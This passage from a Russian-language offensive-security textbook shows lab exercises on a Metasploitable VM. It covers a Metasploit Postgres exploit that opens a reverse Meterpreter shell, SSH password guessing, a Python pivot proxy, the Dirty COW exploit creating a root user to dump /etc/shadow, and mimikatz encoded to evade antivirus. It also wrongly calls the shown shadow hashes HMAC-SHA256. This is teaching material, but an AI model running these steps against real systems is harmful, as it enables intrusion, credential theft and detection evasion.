


Рис. 14.3. Настройка статического IP-адреса на машине Ubuntu

Нажмите сочетание клавиш Ctrl+C, чтобы завершить отправку ping-запросов.

Хотя ваша виртуальная машина Ubuntu может подключиться к серверу Metasploitable, у нее нет доступа к тому, что находится за пределами частной сети. Точно так же никакие машины, работающие вне частной сети, не могут получить доступ к виртуальной машине Ubuntu. Это говорит о правильной настройке частной сети и устройства с двойной привязкой.

Теперь поговорим о том, как можно получить доступ к частной сети, скомпрометировав машину Metasploitable и превратив ее в мост, соединяющий внутреннюю локальную сеть виртуальной среды с частной локальной сетью. Обычно мы называем такой мост *прокси-сервером*, то есть программой, которая принимает данные, поступающие через одно соединение, и передает их через другое. Можете считать его своеобразным посредником между двумя машинами.

Проброс трафика с помощью Metasploit

Инструмент Metasploit Framework имеет встроенный прокси, поэтому воспользуемся им для реализации атаки типа «проброс трафика». Мы начнем со сканирования сервера Metasploitable с помощью виртуальной машины Kali Linux. Обнаружив

Tlgm: @it_boooks

уязвимость, мы воспользуемся ею для загрузки обратной оболочки. Затем проверим, есть ли у сервера Metasploitable доступ к нескольким сетям.

Удостоверившись в том, что так оно и есть, мы будем использовать сервер Metasploitable в качестве прокси для доступа к частной сети, содержащей нашу виртуальную машину Ubuntu. Затем воспользуемся украденными учетными данными SSH для аутентификации в системе Ubuntu в частной сети и загрузим еще одну обратную оболочку. Наконец, с помощью обратной оболочки, запущенной в частной локальной сети, мы будем маршрутизировать свои команды через прокси на сервере Metasploitable.

Приступим. Просканируйте сервер Metasploitable с помощью сканера уязвимостей, подобного тем, которые мы обсуждали в главе 8. Сканер *Nexpose* позволяет выполнять такое сканирование через консоль Metasploit. Имейте в виду, что эти сканеры используют эвристику, в связи с чем могут некорректно определять уязвимости. Таким образом, вам может потребоваться проверить несколько уязвимостей, прежде чем вы обнаружите ту, которая позволяет получить доступ к машине.

Мы обсуждали тему сканирования в главе 8, поэтому я исхожу из того, что вы уже выявили несколько уязвимостей. Для разнообразия вместо эксплуатации уязвимости FTP воспользуемся уязвимостью сервера Postgres, которая позволяет загружать обратную оболочку благодаря ошибке конфигурации. Если вы еще этого не сделали, то запустите Metasploit в Kali Linux:

```
kali@kali:~$ sudo msfconsole
```

Теперь выберите эксплойт Postgres, введя ключевое слово **use** и соответствующий путь. Мы не выбирали полезную нагрузку, поэтому Metasploit будет по умолчанию использовать полезную нагрузку Meterpreter `reverse_tcp`. О типах полезной нагрузки и способах их выбора мы говорили в главе 10.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

Затем мы задаем IP-адрес удаленного хоста (`RHOST`). В нашем случае это IP-адрес сервера Metasploitable (`192.168.1.101`). После этого мы запускаем эксплойт с помощью команды **run**.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.115:4444
[*] 192.168.1.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC .....
[*] Uploaded as /tmp/VfnRAqLD.so, should be cleaned up automatically
[*] Sending stage (976712 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.115:4444 -> 192.168.1.101:52575) at .....
meterpreter >
```

Tlgm: @it_boooks

Теперь, когда у нас есть оболочка Meterpreter, проверим интерфейсы на сервере Metasploitable:

```
meterpreter > ipconfig

...
Interface 3 ❶
============
Name         : eth1
Hardware MAC : 08:00:27:d1:f1:26
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 10.0.0.1 ❷
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed1:f126
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Для простоты я исключил из вывода данные о loopback и первичном интерфейсе, поскольку они всегда присутствуют в подключенном к сети устройстве. Мы видим новый интерфейс ❶, который указывает на то, что эта машина подключена к другой сети. Теперь мы можем добавить *маршрут*, который позволит отправлять трафик из внутренней локальной сети виртуальной среды в частную локальную сеть ❷. *Маршрут* представляет собой запись в таблице маршрутизации, которая содержит правила пересылки пакетов между интерфейсами. После добавления маршрута мы переводим сеанс Meterpreter в фоновый режим, чтобы получить доступ к исходной консоли Metasploit. Отмените выбор текущего модуля с помощью команды **back**:

```
meterpreter > run autoroute -s 10.0.0.1/24
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > back
```

Теперь загрузим обратную оболочку на виртуальную машину Ubuntu. Хотя для этого достаточно просто авторизоваться в системе Ubuntu, мы смоделируем реальную атаку, представив, что у нас нет учетных данных.

Допустим, мы обнаружили несколько пар «логин — пароль» в ходе разведки по открытым источникам, которые теперь можем перепробовать в ходе атаки типа «перебор по словарю» в надежде на то, что одна из них позволит нам авторизоваться на SSH-сервере. Создайте файл под названием `Ubuntu_passwords.txt` на рабочем столе Kali Linux, содержащий имя пользователя и пароль для входа в систему Ubuntu. Каждая пара «логин — пароль» должна находиться в отдельной строке, при этом сами учетные данные должны быть разделены пробелом. Добавьте несколько вымышленных логинов и паролей наряду с реальными

Tlgm: @it_boooks

учетными данными для входа в систему Ubuntu, чтобы вы смогли получить доступ к машине. Вот пример:

```
victim 1234
user1 trustno1
```

Используйте этот файл, чтобы атаковать SSH-сервер путем перебора по словарю. Начнем с выбора модуля Metasploit `ssh_login`. Затем указываем удаленный хост, предоставляем файл с паролями и запускаем модуль:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login)>set RHOST 10.0.0.15
RHOST => 10.0.0.15
msf6 auxiliary(scanner/ssh/ssh_login)>set USERPASS_FILE /home/kali/Desktop/
➥ Ubuntu_passwords.txt
USERPASS_FILE => /home/kali/Desktop/Ubuntu_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login)>run
```

После завершения атаки на виртуальной машине Ubuntu должна быть запущена оболочка. Выполните следующую команду, чтобы просмотреть список всех своих сеансов:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions
===============
  Id  Type                    Connection
  --  ----                    ----------
   1  meterpreter x86/linux   192.168.1.115:4444 -> 192.168.1.112:41206
                              (192.168.1.112)
   2  shell linux             192.168.1.115-192.168.1.112:59953 -> 10.0.0.15:22
                              (10.0.0.15)
```

Сеанс 2 соответствует оболочке Linux, работающей на машине Ubuntu. Данные в столбце Connection (Соединение) говорят о том, что маршрут соединения с оболочкой проходит от 192.168.1.115 (Kali Linux) к 192.168.1.112 (Metasploitable), а затем к 10.0.0.15 (Ubuntu). Чтобы выполнить команды на виртуальной машине Ubuntu, выполните следующую команду для выбора сеанса 2. Затем попробуйте запустить команду терминала, например, **`ls`**:

```
msf6 > sessions 2
[*] Starting interaction with 2...
ls
Desktop
Documents
Downloads
```

Теперь вы можете управлять виртуальной машиной Ubuntu в частной локальной сети с помощью компьютера, находящегося за ее пределами.

В этом примере мы использовали прокси Metasploit. Далее я покажу, как вы можете создать собственный прокси.

Tlgm: @it_boooks

Создание атакующего прокси-сервера

Создайте папку с именем ProxyFun и скопируйте следующий код в новый файл `proxy.py` в этой папке:

```
from SocketServer import BaseRequestHandler, TCPServer
from socket import socket, AF_INET, SOCK_STREAM
import sys
class SockHandler(BaseRequestHandler):

     def handle(self): ❶
     self.data = self.request.recv(1024)
     print "Passing data from: "+ str(self.client_address[0]) + " to " +
            external_LAN_IP
     print self.data

     socket = socket(AF_INET, SOCK_STREAM)

     try:
        socket.connect((external_LAN_IP, external_LAN_PORT)) ❷
        socket.sendall(self.data)

        while 1:
            command = socket.recv(1024)
            if not command:
                break
            self.request.sendall(command)
     finally:
         socket.close()

if __name__ == '__main__':
    private_LAN_IP, private_LAN_PORT, external_LAN_IP, external_LAN_PORT =
                    sys.argv[1:]
    myserver = TCPServer((private_LAN_IP, private_LAN_PORT), SockHandler) ❸
    myserver.serve_forever()
```

Этот прокси запускает TCP-сервер для прослушивания IP-адреса частной локальной сети ❸. Помните о том, что наша цель, то есть виртуальная машина Ubuntu, может получить доступ только к IP-адресам в частной сети. Поэтому если мы хотим установить с ней соединение, то должны настроить TCP-сервер для прослушивания IP-адреса, связанного с интерфейсом, подключенным к этой частной сети.

Предположим, что мы уже имплантировали обратную оболочку на виртуальную машину Ubuntu, поэтому можем понаблюдать за потоком данных от обратной оболочки в частной локальной сети через прокси-сервер в систему Kali Linux злоумышленника, находящуюся в нашей смоделированной общедоступной сети.

Сначала обратная оболочка подключится к IP-адресу прокси в частной локальной сети. Когда оболочка подключится к прокси-серверу и отправит свое первое

Tlgm: @it_boooks

сообщение, прокси извлечет данные из этого сообщения ❶ и откроет новое TCP-соединение с сервером хакера во внешней локальной сети. Прокси-сервер будет отправлять данные из оболочки в частной локальной сети во внешнюю локальную сеть, играя роль моста ❷. Кроме того, прокси-сервер будет прослушивать трафик, поступающий из внешней локальной сети, который он будет отправлять оболочке в частной локальной сети. Отлично! Теперь у нас есть двухсторонний мост между частной и внешней локальной сетями.

Теперь протестируем наш прокси. Вместо того чтобы запускать код TCP-сервера, который мы написали в главе 4, мы используем инструмент netcat (`nc`), чтобы запустить новый TCP-сервер, который прослушивает (`l`) порт (`p`) 5050. Мы также установим флаг (`v`) для вывода подробной информации о соединении:

```
kali@kali:~$ nc -lvp 5050
```

Затем скопируем файл `proxy.py` на сервер Metasploitable и запустим его:

```
msfadmin@metasploitable:~$ python3 proxy.py 10.0.0.1 4040 <IP-адрес Kali> 5050
```

Теперь, когда прокси-сервер запущен, откройте виртуальную машину Ubuntu, находящуюся в частной сети. Вместо использования обратной оболочки, которую мы написали в главе 4, мы используем netcat для подключения к прокси.

```
victim@ubuntu:~$ nc 10.0.0.1 4040
```

Введите фразу **`BOT Reporting For Duty`** в терминале Ubuntu с запущенным инструментом netcat. Если прокси работает правильно, то направит трафик из частной локальной сети в терминал машины Kali Linux.

Извлечение хешей паролей из памяти машины Linux

Получив доступ к компьютеру, вы можете попытаться извлечь из его памяти учетные данные пользователей, которые можно использовать для входа в систему других машин и перемещения по сети. В этом разделе мы обсудим способ извлечения логинов и хешей паролей из памяти машины с ОС Linux с помощью техник повышения привилегий.

Где система Linux хранит имена пользователей и пароли

ОС Linux хранит имена пользователей в файле `/etc/passwd`, который может прочитать любой пользователь системы. Название этого файла вводит в заблуждение, поскольку он не содержит никаких паролей. Тем не менее мы можем извлечь из

Tlgm: @it_boooks

этого файла полезную информацию, например, о том, требуется ли пароль для получения доступа к той или иной учетной записи. Выполните следующую команду, чтобы просмотреть содержимое этого файла:

```
kali@kali:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Двоеточия разделяют свойства записи, которая имеет следующий формат:

```
username:has_password:user_id:group_id:user_info:shell_path.
```

Второе свойство `has_password` сообщает, есть ли у пользователя пароль. Символ `x` в этом свойстве говорит о том, что учетная запись данного пользователя защищена паролем, а пустое поле означает, что данная учетная запись является гостевой и пароль для получения к ней доступа не требуется.

Где же операционная система хранит пароли? Она ведь должна хранить копии паролей, чтобы сравнивать их со значением, которое вводит пользователь при входе в систему. Дело в том, что ОС Linux не хранит пароли в виде открытого текста. Вместо этого она хранит сгенерированные алгоритмом HMAC-SHA256 хеши паролей в файле `/etc/shadow`. Когда пользователь авторизуется в системе, ОС Linux хеширует его пароль, сравнивает результат с сохраненным ранее хешем и в случае их совпадения предоставляет пользователю доступ.

Вы можете извлечь эти хеши паролей, прочитав файл `/etc/shadow`; однако для этого вам потребуются права суперпользователя (root), в чем вы можете убедиться, выполнив команду **`ls`** с параметром **`-l`**:

```
msfadmin@metasploitable:~$ ls -l /etc/shadow
-rw-r----- 1 root      shadow   1233 2042-05-20 17:30 shadow
```

Метка `-rw-r-----` обозначает права доступа к файлу. Структура разрешений в ОС Linux представлена на рис. 14.4.

Заданные для файла `/etc/shadow/` разрешения указывают на то, что прочитать его могут лишь владелец (`root`) и группа (`shadow`), а осуществлять запись в него может только пользователь root.

Если бы нам удалось раздобыть учетные данные суперпользователя, то мы могли бы получить root-доступ к системе, введя команду `sudo -i`. Но предположим, что нам не повезло. В этом случае мы все равно можем получить root-доступ, используя уязвимость в операционной системе. Данный процесс обычно называется *повышением привилегий*.

Tlgm: @it_boooks




Рис. 14.4. Разрешения Linux

Хакер может использовать различные методы для получения прав root в системе. Например, он может провести атаку типа «переполнение буфера», чтобы внедрить код в модуль ядра или драйвер. Затем модуль ядра выполнит код от имени суперпользователя, предоставив хакеру обратную оболочку с правами root.

Кроме того, повысить привилегии злоумышленник также может с помощью некорректно заданных разрешений для файла или каталога. Например, если процесс выполняет файл от имени суперпользователя, то злоумышленник может изменить этот файл, внедрив в него код, запускающий обратную оболочку.

Инструмент `unix-privesc`, предустановленный в Kali Linux, позволяет проверять систему на наличие уязвимостей, которые можно использовать для повышения привилегий:

```
unix-privesc-check standard
```

Оболочка Meterpreter имеет аналогичные встроенные функции. Вы можете использовать команду `getsystem` для поиска и эксплуатации подобных уязвимостей:

```
meterpreter > getsystem
```

Получив права root, запустите модуль Meterpreter **`hashdump`**, чтобы извлечь хранящиеся в системе хеши.

```
meterpreter > run hashdump
```

Теперь, когда мы разобрались с сутью техники повышения привилегий, рассмотрим конкретный пример такой атаки.

Tlgm: @it_boooks

Уязвимость Dirty COW и атака на повышение привилегий

В 2016 году Фил Остер обнаружил уязвимость ядра, получившую название *Dirty COW*. Данная уязвимость (CVE-2016-5195) позволяет злоумышленнику, не имеющему прав root, редактировать любой файл, эксплуатируя ошибку, связанную с тем, как ядро Linux управляет памятью. В частности, с помощью этой уязвимости хакер может создать нового суперпользователя, редактируя файл `/etc/shadow`, который мы обсуждали ранее.

Название этой уязвимости связано с механизмом, который ядро Linux использует для управления *виртуальной памятью*. Это механизм, который операционные системы используют для выделения процессам изолированных участков памяти. Для этого создается таблица, сопоставляющая виртуальный адрес процесса с физическим. Поскольку разные процессы могут использовать одни и те же библиотеки или файлы, два процесса могут иметь виртуальные адреса, соответствующие одному и тому же физическому адресу. Виртуальная память создает копию ресурса только тогда, когда один из процессов осуществляет запись в эти ресурсы. Этот механизм называется *копированием при записи* (copy-on-write, COW).

Уязвимость Dirty COW заставляет операционную систему позволить пользователю редактировать файл, которым он не владеет. Это достигается за счет эксплуатации так называемого состояния гонки в ядре Linux. *Состояние гонки* возникает в тех случаях, когда два или более потока пытаются получить доступ к переменной, а работа программы зависит от порядка завершения этих потоков. Хакеры могут воспользоваться этим состоянием, выполняя множество чувствительных к такому порядку операций вплоть до достижения нужного результата.

Уязвимость Dirty COW вызвана состоянием гонки, обусловленным тем, как ядро Linux читает и записывает файлы. Ядро Linux запрещает процессам осуществлять запись в файлы, доступные только для чтения, но позволяет процессу записывать данные в копию такого файла. Когда процесс осуществляет запись в собственную копию, ядро Linux обычно выполняет следующие действия:

1) открывает копию файла, связанную с конкретным процессом;
2) осуществляет в нее запись;
3) отменяет изменения и возвращает в исходный файл, оставляя его неизменным.

Однако если злоумышленник использует два потока для независимой записи и отмены изменений, то может возникнуть состояние гонки, заставляющее ядро выполнить вышеперечисленные действия в другом порядке:

1) открыть копию файла, связанную с конкретным процессом;
3) отменить изменения и вернуть в исходный файл;

Tlgm: @it_boooks

2) осуществить запись в копию, которая теперь является исходным файлом. В этом сценарии злоумышленник обманом заставляет ядро разрешить запись в файл, доступный только для чтения.

Мы можем использовать эту уязвимость для редактирования файла паролей, доступного только для чтения, и добавления нового пользователя, обладающего правами root. Выполним эту атаку на повышение привилегий на сервере Metasploitable. Начнем с выявления уязвимости сервера. Войдите в систему, а затем выполните команду **`whoami`**, чтобы получить имя текущего пользователя, а также команду **`uname -a`** для выяснения текущей версии Linux:

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
      GNU/Linux
```

Выяснив версию ОС Linux, используемую сервером, примените инструмент `searchsploit` для поиска свойственных этой версии уязвимостей:

```
kali@kali:~$ searchsploit Linux Kernel 2.6.24
---------------------------------------------- ----------------------
 Exploit Title                                | Path
---------------------------------------------- ----------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) -  | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc | linux/local/9844.py
...
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/se | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_P | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE | linux/local/40839.c
```

Как видите, существует несколько реализаций Dirty COW. Одни используют эту уязвимость для изменения файла паролей, а другие — для внедрения кода оболочки в файл с установленным атрибутом SUID. *SUID* — это разрешение Linux, которое позволяет обычному пользователю запускать файл от имени его владельца. Например, установка SUID позволяет обычному пользователю выполнить команду `ping` от имени суперпользователя, даже если он им не является.

Некоторые эксплойты более надежны по сравнению с другими. Эксплойт *Dirty COW PTRACE* стабильно функционирует в версии ОС Linux, работающей на сервере Metasploitable.

Код этого эксплойта доступен на вашей виртуальной машине Kali Linux. Используя инструмент **`searchsploit`**, укажите номер эксплойта **`40839.c`** и используйте параметр **`-p`**, чтобы выяснить путь к его коду:

Tlgm: @it_boooks


```
kali@kali:~$ searchsploit -p 40839
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race
     ➥ Condition Privilege Escalation (/etc/passwd Method)
     URL: https://www.exploit-db.com/exploits/40839
     Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text, with CRLF line terminators
```

Теперь скопируйте код на машину Metasploitable:

```
kali@kali:~/$ scp /usr/share/exploitdb/exploits/linux/local/40839.c
➥ msfadmin@192.168.1.101:~/
```

Скомпилируйте и выполните эксплойт:

```
msfadmin@metasploitable:~$ gcc -pthread 40839.c -o kernelexploit -lcrypt
```

Теперь запустите эксплойт (`kernelexploit`). Вам будет предложено создать нового пользователя root (`firefart`) и указать для него пароль. В данном случае я выбрал `147`:

```
msfadmin@metasploitable:~$ ./kernelexploit
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 147
Complete line:
firefart:fibyOYsv7UnQ6:0:0:pwned:/root:/bin/bash

mmap: b7fa7000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '147'.
```

Переключитесь на вновь созданного суперпользователя:

```
msfadmin@metasploitable:~$ su firefart
Password:
```

Теперь вы можете прочитать файл `/etc/shadow`, содержащий хеши паролей:

```
firefart@metasploitable:/home/msfadmin# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
...
```

Запись должна содержать хеши паролей пользователей, сгенерированные алгоритмом HMAC-SHA256. Вы можете взломать эти хеши с помощью инструментов, описанных в главе 12. В случае успеха это будет означать, что вы успешно

Tlgm: @it_boooks

повысили свои привилегии и извлекли пароли пользователей системы в виде открытого текста.

Теперь с помощью этих учетных данных вы можете получить доступ к другим машинам. Лучше всего, если вам удастся получить учетные данные администратора, поскольку администраторы занимаются обслуживанием сети и обычно имеют доступ ко всем машинам. Тем не менее учетные данные обычных пользователей также могут оказаться весьма полезными, поскольку могут иметь доступ к другим машинам в сети, например к ноутбукам или принтерам. Такие инструменты, как `spray`, позволяют одновременно тестировать несколько паролей и соединений. Однако ввиду того, что эти инструменты совершают необычные действия, они могут спровоцировать появление предупреждений системы безопасности, поэтому будьте осторожны при их использовании.

А что насчет хешей, которые вам не удалось взломать? Вероятно, вы сможете использовать их для выполнения других атак, например, атаки типа *pass-the-hash*, которую мы обсудим в главе 15.

Упражнения

Следующие упражнения помогут вам лучше освоить техники повышения привилегий и проброса трафика. В первом упражнении вы расширите возможности своей машины Metasploitable так, чтобы она могла направить трафик из частной сети, то есть превратите ее в полноценный маршрутизатор. Во втором упражнении будут перечислены рекомендуемые материалы по повышению привилегий при работе с устройствами под управлением ОС Windows.

Настройка NAT на устройстве с двойной привязкой

Разрешите своему устройству с двойной привязкой маршрутизировать пакеты из частной сети, как это сделал бы настоящий маршрутизатор, путем включения NAT. Для этого сначала включите пересылку IP-пакетов:

```
msfadmin@metasploitable:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Как и в случае атаки типа «ARP-спуфинг», которую мы выполняли в главе 2, нам нужно включить функцию `ip_forward`, чтобы позволить машине принимать и пересылать пакеты, не соответствующие ее IP-адресу. Затем используйте утилиту `iptables`, чтобы разрешить виртуальной машине Metasploitable маршрутизировать пакеты из нашей частной сети во внутреннюю сеть нашей виртуальной среды:

```
msfadmin@metasploitable:~$ iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o
➥ eth1 -j MASQUERADE
```

Tlgm: @it_boooks

Проверьте, можете ли вы получить доступ к внешнему миру, направив ping-запрос межсетевому экрану pfSense с виртуальной машины Ubuntu, находящейся в частной локальной сети:

```
victim@ubuntu:~$ ping 192.168.1.1
```

Материалы по теме повышения привилегий в ОС Windows

Прочтите статью Ханно Хайнрихса Exploiting GlobalProtect for Privilege Escalation, Part One: Windows, доступную по адресу https://www.crowdstrike.com/blog/exploiting-escalation-of-privileges-via-globalprotect-part-1/. Блог Crowdstrike — отличное место для поиска информации о новых уязвимостях.

Еще одна ошибка, позволяющая злоумышленникам совершать атаки на повышение привилегий, — уязвимость переполнения буфера в Sudo (CVE-2021-3156); вы можете прочитать о ней подробнее на странице https://github.com/stong/CVE-2021-3156.

Tlgm: @it_boooks

15

Перемещение по корпоративной сети Windows

Неумелый вирус убивает своего хозяина. Умный вирус остается с ним.

Джеймс Лавлок

В этой главе мы исследуем архитектуру крупных корпоративных сетей Windows, в которых для управления и защиты подключенных к сети компьютеров, как правило, используется сервер, называемый *контроллером домена*. Как вы увидите далее, взломав контроллер домена, злоумышленник получает контроль над сетью.

Когда вы настроите свою небольшую корпоративную среду с Linux-эквивалентом контроллера домена Windows и одним рабочим столом Windows, я продемонстрирую, как злоумышленник может эксплуатировать протоколы, используемые устройствами с ОС Windows во многих корпоративных средах. Сначала я покажу, как извлекать хеши паролей и сеансовые ключи непосредственно из памяти компьютера Windows или путем перехвата сетевого трафика. Затем продемонстрирую, как использовать эти сеансовые ключи и хеши паролей для получения доступа к другим машинам в сети путем эксплуатации уязвимостей различных сетевых протоколов.

Процесс и протоколы, которые обсуждаются в этой главе, используются не только в системах Windows. Например, протокол аутентификации Kerberos также используется и в ОС Linux.

Tlgm: @it_boooks

Создание виртуальной лаборатории Windows

Мы собираемся атаковать системы Windows, поэтому сначала нам нужно создать виртуальную лабораторию, содержащую машину под управлением этой ОС.

Windows — проприетарная операционная система, однако компания Microsoft предоставляет бесплатные ознакомительные версии, доступные по адресу https://www.microsoft.com/ru-ru/evalcenter/evaluate-windows-10-enterprise. Скачав ISO-образ, создайте новую виртуальную машину в VirtualBox, как вы это делали в главе 1. Выделите для нее 32 Гбайт дискового пространства и 4 Гбайт ОЗУ. Затем завершите настройку, следуя инструкции, и не забудьте создать учетную запись пользователя с правами администратора.

Извлечение хешей паролей с помощью mimikatz

В ОС Windows хеши извлекаются так же, как и в ОС Linux (см. главу 14), за исключением того, что вместо извлечения хешей из файла `/etc/shadow` мы извлекаем их путем создания дампа памяти процесса *LSSAS* (Local Security Authority Subsystem Service, сервис проверки подлинности локальной системы безопасности). Процесс LSSAS содержит хеши паролей и токены безопасности (security token), а также управляет процессом аутентификации и взаимодействия с контроллером домена.

Как и в случае с Linux, для этого вам потребуются права администратора. Вы можете применить инструмент `searchsploit` для поиска локальных уязвимостей, допускающих повышение привилегий в ОС Windows, однако для простоты мы предположим, что вы получили учетные данные пользователя, обладающего правами администратора. Тем не менее имеет смысл хранить список свежих уязвимостей, связанных с повышением привилегий, для использования в ходе выполнения реального тестирования или атак.

Чтобы создать дамп памяти для извлечения из него учетных данных, мы воспользуемся программой *mimikatz*, которая содержит набор инструментов, помогающих извлекать хеши из памяти процесса LSSAS. Вы можете создать дамп памяти процесса вручную, открыв диспетчер задач (Ctrl+Alt+Delete), щелкнув на нужном процессе правой кнопкой мыши и выбрав пункт контекстного меню Create dump file (Создать файл дампа памяти). Программа mimikatz автоматизирует этот процесс.

В Kali Linux вы можете скачать предварительно скомпилированный исполняемый файл, пройдя по ссылке https://github.com/gentilkiwi/mimikatz/releases/.

Tlgm: @it_boooks

Однако в силу огромной популярности этого инструмента многие антивирусные системы без труда его обнаруживают, а алгоритм обнаружения сигнатур Windows удаляет его сразу в момент выявления. Таким образом, вы, вероятно, решите выполнить обфускацию строк и двоичного файла. Используйте команду **`msfencode`** Metasploit для кодирования исполняемого файла с помощью кодировщика SGN, описанного в главе 10. Вы можете закодировать исполняемый файл mimikatz в Kali Linux, выполнив команду:

```
kali@kali:~/Downloads$ msfencode -t exe -x mimikatz.exe -k -o mimikatz_encoded.
➥ exe -e x86/shikata_ga_nai -c 3
```

Теперь у вас есть закодированная версия mimikatz, которую вы можете скачать на компьютер с ОС Windows. Мы не можем напрямую скопировать закодированный исполняемый файл mimikatz с виртуальной машины Kali Linux на виртуальную машину Windows, поэтому передадим его по сети, как в предыдущих главах, запустив веб-сервер на машине Kali Linux и скачав файл на компьютер Windows. Сначала запустите веб-сервер Python в Kali Linux:

```
kali@kali:~/Downloads$ python3 -m http.server
```

Получите доступ к серверу и скачайте файл `mimikatz_encoded.exe` на свою виртуальную машину Windows. Теперь извлечем хеши паролей.

Помните о том, что для извлечения этих хешей вы должны обладать правами администратора. Чтобы убедиться в том, что ваша учетная запись на компьютере с ОС Windows имеет соответствующие привилегии, используйте сочетание клавиш Win+X, а затем нажмите клавишу A, чтобы открыть консоль Power Shell от имени администратора. Затем введите команду **`whoami /groups`**, чтобы просмотреть свои группы пользователей:

```
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID
============================================================= ================ ============
Everyone                                                      Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 ❶
```

Отлично! Мы убедились в том, что данный пользователь обладает правами администратора ❶. Теперь перейдите в папку, содержащую файл mimikatz, и запустите его, введя команду:

Tlgm: @it_boooks


```
PS C:\Users\Kali\mimikatz\> .\mimikatz_encoded.exe

  .#####.  mimikatz
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##      > https://blog.gentilkiwi.com/mimikatz
 '## v ##'      Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'       > https://pingcastle.com / https://mysmartlogon.com /

mimikatz #
```

